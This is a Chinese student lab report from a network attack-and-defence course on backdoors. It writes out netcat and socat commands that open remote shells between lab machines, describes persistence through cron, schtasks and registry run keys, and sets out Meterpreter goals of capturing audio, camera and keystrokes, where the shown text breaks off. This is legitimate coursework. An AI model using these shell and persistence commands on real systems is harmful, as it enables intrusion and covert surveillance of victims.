

 2024网络与系统攻防技术

20212302 2023-2024-2 《网络与系统攻防技术》实验二实验报告
 墨衍会员 · AI 创作全网分发 墨衍智能分发 通过墨衍一键同步至各平台 可同步平台 CSDN微信公众号微博知乎掘金百家号博客园抖音小红书 你的文章也可以这样分发 墨衍会员 ¥399起/年,写一次发全网
我也要 关注 + 加入社区
目录
1.使用netcat获取主机操作Shell,cron启动某项任务
2.kali下使用socat获取windows的Shell, 用schtasks命令创建并启动某项任务计划
3.使用MSF meterpreter生成后门文件,利用ncat或socat传送到主机并运行,获取主机Shell
4.使用MSF meterpreter生成后门文件,获取目标主机音频、摄像头、击键记录等内容,并尝试提权
5.使用MSF生成shellcode,注入到实践1中的pwn1中,获取反弹连接Shell
一.实验内容
1.本周学习总结
常见后门位置: 编译器 操作系统 应用程序 (本次实验属于操作系统后门)
后门:后门就是不经过正常认证流程而访问系统的通道。后门可能出现在编译器中、操作系统中,最常见的是应用程序中的后门,还可能是潜伏于操作系统中或伪装成特定应用的专用后门程序。
实现后门攻击首先是要有一个后门程序,然后将程序放入目标的操作系统上,然后让其运行起来,还需要不被恶意代码的检测程序发现。后门程序的生成方法很多,在这次试验用meterpreter来生成后门程序;放入目标的系统可以通过诱骗对方下载包含后门的程序,直接用存储设备拷贝到目标上......之后需要让后门程序运行,设置程序自启动,win定时任务,伪装成常用的软件等方法。

Metasploit Framework(MSF)是一种开源的渗透测试工具,用于开发和执行安全漏洞利用。其中的Meterpreter是Metasploit Framework中的一个后渗透载荷(payload),旨在提供强大的远程访问功能。Meterpreter具有许多功能,包括文件系统操作、网络操作、系统信息收集等,使渗透测试人员能够在受攻击的系统上执行各种任务。
socat 和 netcat 都是用于网络数据传输的工具,但它们在功能和用法上有一些不同:
Netcat (nc):
功能: Netcat是一个简单的网络工具,用于读写数据,支持TCP和UDP协议。
用法: 常用于端口扫描、端口监听、数据传输等简单的网络操作。
Socat:(双向的加密的数据通道建立)
功能: Socat是一个多功能的网络工具,支持在两个连接之间建立双向数据通信,支持多种协议和功能。
用法: Socat可以用于创建虚拟端口、端口转发、加密通信、代理等复杂的网络操作。
Netcat适用于简单的网络操作,如端口扫描和基本数据传输,而Socat则更加强大,可以执行更复杂的网络任务,如加密通信、端口转发、代理等。选择使用哪个工具取决于您的具体需求和所需功能的复杂性。
2.实践目标
(1)使用netcat获取主机操作Shell,cron启动任务
(2)使用socat获取主机操作Shell, 任务计划启动
(3)使用MSF meterpreter(或其他软件)生成可执行文件,利用ncat或socat传送到主机并运行获取主机Shell
(4)使用MSF meterpreter(或其他软件)生成获取目标主机音频、摄像头、击键记录等内容,并尝试提权
(5)使用MSF生成shellcode,注入到实践1中的pwn1中,获取反弹连接Shell。
3.实验要求
掌握后门原理及免杀技术
4.回答问题
(1)例举你能想到的一个后门进入到你系统中的可能方式?
下载了伪装成合法软件的恶意软件或者经过诱导点击了不明链接
(2)例举你知道的后门如何启动起来(win及linux)的方式?
Win
注册表启动项: 攻击者可以将后门程序添加到Windows注册表的自启动项中,使其在系统启动时自动执行。
服务: 将后门程序安装为系统服务,使其在系统启动时自动运行。
Linux
启动脚本: 在启动时执行的脚本中添加后门程序的启动命令,如/etc/rc.local或/etc/init.d/目录下的脚本。
定时任务: 利用cron定时任务,使后门程序在系统启动时自动执行。
系统服务: 将后门程序作为系统服务安装,并将其配置为在系统启动时自动启动。
SSH后门: 修改SSH配置文件,以允许攻击者在系统启动时远程访问并控制系统。
(3)Meterpreter有哪些给你映像深刻的功能?
获取设备权限 例如麦克风 屏幕捕获等 以及允许攻击者在目标系统上执行远程命令,从而执行各种操作,如文件操作、系统配置更改等。
(4)如何发现自己有系统有没有被安装后门?
最方便的方法是借助一些安全查杀工具来进行检测
或者手动检查操作系统中的所有用户信息和权限是否有不明用户
二.实验过程
准备工作:


分别查看主机和虚拟机ip 并尽量整个过程中不要更改
主机:(win)
虚拟机:(kali-linux)
1.使用netcat获取主机操作Shell,cron启动某项任务
使用netcat 获取kali的shell
首先需要下载ncat.rar,老师提供的附件中有,下载解压即可。
为了获取在win上获取linux的shell需要分别执行以下命令

windows:  ncat -l -p 2302[端口号]

linux:   nc 192.168.3.148[windows ip] 2302 -e /bin/sh
成功获取如下:

用cron命令启动某项任务
本项操作需要root权限,由于我提前授予了root权限因此正常进行

任务添加成功
2.kali下使用socat获取windows的Shell, 用schtasks命令创建并启动某项任务计划

准备工作:
需要把主机的防火墙关闭

使用socat获取windows的Shell
linux:   socat - tcp:[windows ip]:2302[端口号]
windows:  socat.exe tcp-listen:2302 exec:cmd.exe,pty,stderr
随便用一个指令来验证是否连通

kali成功获取win的shell

用schtasks命令创建并启动某项任务计划

我写的20212302lzx.exe小程序,会往windowsE盘文件目录下的lzx.txt文件中每隔一分钟写入一个1

然后通过输入schtasks命令来创建任务
schtasks /create /sc minute /mo 1 /tn "lzx" /tr D:\20212302lzx.exe

查看执行情况
3.使用MSF meterpreter生成后门文件,利用ncat或socat传送到主机并运行,获取主机Shell

在满足root权限下进行且kali和windows的ip地址在同一局域网内,互相能ping通后使用MSF meterpreter生成后门文件

然后我用netcat将后门文件传送到主机

进入kali的MSF控制台

保持监听然后在windows上打开后门程序,成功获取shell
至此即可顺利进行下一步操作
4.使用MSF meterpreter生成后门文件,获取目标主机音频、摄像头、击键记录等内容,并尝试提权
输入help查看具体的渗透指令

键盘抓取:
